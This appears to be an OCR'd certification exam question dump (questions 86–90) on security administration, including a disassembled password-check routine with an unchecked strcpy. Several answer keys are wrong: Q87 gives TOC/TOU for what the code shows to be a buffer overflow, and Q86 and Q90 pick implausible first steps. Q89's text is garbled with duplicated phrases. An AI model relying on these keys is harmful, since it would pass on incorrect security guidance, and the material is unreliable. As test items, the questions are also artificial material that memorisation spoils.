
QUESTION 86
A system administrator at a medical imaging company discovers protected health information (PHI) on a general-purpose file server. Which of the following steps should the administrator take NEXT?

A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2.
B. Take an MD5 hash of the server.
C. Delete all PHI from the network until the legal department is consulted.
D. Consult the legal department to determine the legal requirements.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 87
A security analyst is reading the results of a successful exploit that was recently conducted by thirdparty penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:



```
0x014435a5 <+7>: mov 0x8(%ebp),%eax
0x014435a8 <+10>: movl $0xffffffff,-0x1c(%ebp)  //Tester note, Start
0x014435af <+17>: mov %eax,%edx
0x014435b1 <+19>: mov $0x0,%eax
0x014435b6 <+24>: mov -0x1c(%ebp),%ecx
0x014435b9 <+27>: mov %edx,%edi
0x014435bb <+29>: repnz scas %es:(%edi),%al
0x014435bd <+31>: mov %ecx,%eax
0x014435bf <+33>: not %eax
0x014435c1 <+35>: sub $0x1,%eax                 //Tester note, end
0x014435c4 <+38>: mov %al,-0x9(%ebp)
0x014435c7 <+41>: cmpb $0x3,-0x9(%ebp)          //Tester note <=4
0x014435cb <+45>: jbe 0x1448500 <validate_passwd+98>
0x014435cd <+47>: cmpb $0x8,-0x9(%ebp)          //Tester note >=8
0x014435d1 <+51>: ja 0x1448500 <validate_passwd+98>
0x014435d3 <+53>: movl $0x1448660,(%esp)
0x014435da <+60>: call 0x14483a0 <puts@plt>
0x014435df <+65>: mov 0x144a020,%eax
0x014435e4 <+70>: mov %eax,(%esp)
0x014435e7 <+73>: call 0x1448380 <fflush@plt>
0x014435ec <+78>: mov 0x8(%ebp),%eax
0x014435ef <+81>: mov %eax,0x4(%esp)
0x014435f3 <+85>: lea -0x14(%ebp),%eax
0x014435f6 <+88>: mov %eax,(%esp)
0x014435f9 <+91>: call 0x1448390 <strcpy@plt>   //Tester note, breakpoint
0x014435fe <+96>: jmp 0x1448519 <validate_passwd+123>
0x01448500 <+98>: movl $0x144866f,(%esp)
```

The penetration testers MOST likely took advantage of:

A. A TOC/TOU vulnerability
B. A plain-text password disclosure

C. An integer overflow vulnerability

D. A buffer overflow vulnerability

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 88
A financial institution has several that currently employ the following controls:
* The severs follow a monthly patching cycle.
* All changes must go through a change management process.
* Developers and systems administrators must log into a jumpbox to access the servers hosting the data using two-factor authentication.
* The servers are on an isolated VLAN and cannot be directly accessed from the internal production network.
An outage recently occurred and lasted several days due to an upgrade that circumvented the approval process. Once the security team discovered an unauthorized patch was installed, they were able to resume operations within an hour.
Which of the following should the security administrator recommend to reduce the time to resolution if a similar incident occurs in the future?

A. Require more than one approver for all change management requests.

B. Implement file integrity monitoring with automated alerts on the servers.

C. Disable automatic patch update capabilities on the servers

D. Enhanced audit logging on the jump servers and ship the logs to the SIEM.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 89
Over the last 90 days, many storage services has been exposed in the cloud services environments, and the security team does not have the ability to see is creating these instance. Shadow IT is creating data services and instances faster than the small security team can keep up with them. The Chief information security Officer (CIASO) has asked the security officer (CISO) has asked the security lead architect to architect to recommend solutions to this problem.
Which of the following BEST addresses the problem best address the problem with the least amount of administrative effort?

A. Compile a list of firewall requests and compare than against interesting cloud services.

B. Implement a CASB solution and track cloud service use cases for greater visibility.


C. Implement a user-behavior system to associate user events and cloud service creation events.

D. Capture all log and feed then to a SIEM and then for cloud service events

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 90
An analyst execute a vulnerability scan against an internet-facing DNS server and receives the following report:



- Vulnerabilities in Kernel-Mode Driver Could Allow Elevation of Privilege
- SSL Medium Strength Cipher Suites Supported
- Vulnerability in DNS Resolution Could Allow Remote Code Execution
- SMB Host SIDs allows Local User Enumeration

Which of the following tools should the analyst use FIRST to validate the most critical vulnerability?

A. Password cracker

B. Port scanner

C. Account enumerator
D. Exploitation framework

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation: